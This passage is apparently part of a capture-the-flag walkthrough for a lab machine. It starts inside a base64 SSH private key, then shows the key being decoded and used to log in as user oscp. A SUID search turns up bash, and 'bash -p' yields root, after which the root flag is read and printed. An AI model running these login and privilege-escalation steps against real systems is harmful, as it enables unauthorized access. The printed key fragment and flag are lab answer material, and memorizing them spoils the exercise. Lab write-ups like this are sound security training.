gUMzlvFqiDNLFKUJdTj7fqyOAXDgkv8QksNmExKoBAjGnM9u8rRAyj5PNo1wAWKpCLxIY3
BhdlneNaAXDV/cKGFvW1aOMlGCeaJ0DxSAwG5Jys4Ki6kJ5EkfWo8elsUWF30wQkW9yjIP
UF5Fq6udJPnmEWApvLt62IeTvFqg+tPtGnVPleO3lvnCBBIxf8vBk8WtoJVJdJt3hO8c4j
kMtXsvLgRlve1bZUZX5MymHalN/LA1IsoC4Ykg/pMg3s9cYRRkm+GxiUU5bv9ezwM4Bmko
QPvyUcye28zwkO6tgVMZx4osrIoN9WtDUUdbdmD2UBZ2n3CZMkOV9XJxeju51kH1fs8q39
QXfxdNhBb3Yr2RjCFULDxhwDSIHzG7gfJEDaWYcOkNkIaHHgaV7kxzypYcqLrs0S7C4QAA
AMEAhdmD7Qu5trtBF3mgfcdqpZOq6+tW6hkmR0hZNX5Z6fnedUx//QY5swKAEvgNCKK8Sm
```

USER ACCESS


Since I found the key, I needed to find user to use this key with.

I copied the key to a file and then used the key to login via ssh.




```
┌──(root💀kali)-[/home/kali]
└─# base64 -d secret.txt > secret_key
```

First I tried with admin but failed.



```
┌──(root💀kali)-[/home/kali]
└─# ssh admin@192.168.160.134 -i secret_key
The authenticity of host '192.168.160.134 (192.168.160.134)' can't be established.
ECDSA key fingerprint is SHA256:j6pDoPWkkeKgplTqHPtxSxrMqrQRMPl5AIW2Lfn14y8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.134' (ECDSA) to the list of known hosts.
admin@192.168.160.134: Permission denied (publickey).
```

Then I looked at the website and found a user named oscp.




Oh yea! Almost forgot the only user on this box is “oscp”.

A big thank you to Offensive Security for providing the voucher.

Happy Hunting


-FalconSpy & InfoSec Prep Discord Server

But it gave me warning saying the key is too public. So I changed the key file user privileges. Then I tried again.




```
┌──(root💀kali)-[/home/kali]
└─# ssh oscp@192.168.160.134 -i secret_key
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'secret_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "secret_key": bad permissions
oscp@192.168.160.134: Permission denied (publickey).

┌──(root💀kali)-[/home/kali]
└─# chmod 600 secret_key
```

I was able to login via ssh.



```
┌──(root💀kali)-[/home/kali]
└─# ssh oscp@192.168.160.134 -i secret_key
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 03 Feb 2022 07:06:32 AM UTC

  System load:  0.16               Processes:             207
  Usage of /:   26.9% of 19.56GB   Users logged in:       0
  Memory usage: 70%                IPv4 address for eth0: 192.168.160.134
  Swap usage:   1%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ 
```



```
-bash-5.0$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
-bash-5.0$ 
```

PRIVILEGE ESCALATION


I used the following command to find the SUID permissions.

```
find / -perm -u=s -type f 2>/dev/null
```


[Note:

- **/**denotes start from the top (root) of the file system and find every directory
- **-perm** denotes search for the permissions that follow
- **-u=s**denotes look for files that are owned by the root user
- **-type**states the type of file we are looking for
- **f** denotes a regular file, not the directories or special files
- **2** denotes to the second file descriptor of the process, i.e. stderr (standard error)
- **>** means redirection
- **/dev/null** is a special filesystem object that throws away everything written into it

]




```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/14549/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/2284/bin/mount
/snap/core18/2284/bin/ping
/snap/core18/2284/bin/su
/snap/core18/2284/bin/umount
/snap/core18/2284/usr/bin/chfn
```



```
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-h
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
-bash-5.0$
```

So I ran the bash and was able to get root as effective user id.



```
-bash-5.0$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
```


[Note:

-p =Turn on privileged mode. In this mode, the `$BASH_ENV' and `$ENV' files are not processed, shell functions are not inherited from the environment, and the `SHELLOPTS', `BASHOPTS', `CDPATH' and `GLOBIGNORE' variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the `-p' option is not supplied, these actions are taken and the effective user id is set to the real user id.  If the `-p' option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.

]

Finally I was on root. I needed to find the flag.

I remembered the hint I got from the website said the flag was on root directory. So I looked around and found the flag.



```
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  snap
bash-5.0# cat flag.txt
d73b04b0e696b0945283defa3eee4538
bash-5.0# 
```

Flag: d73b04b0e696b0945283defa3eee4538

THE END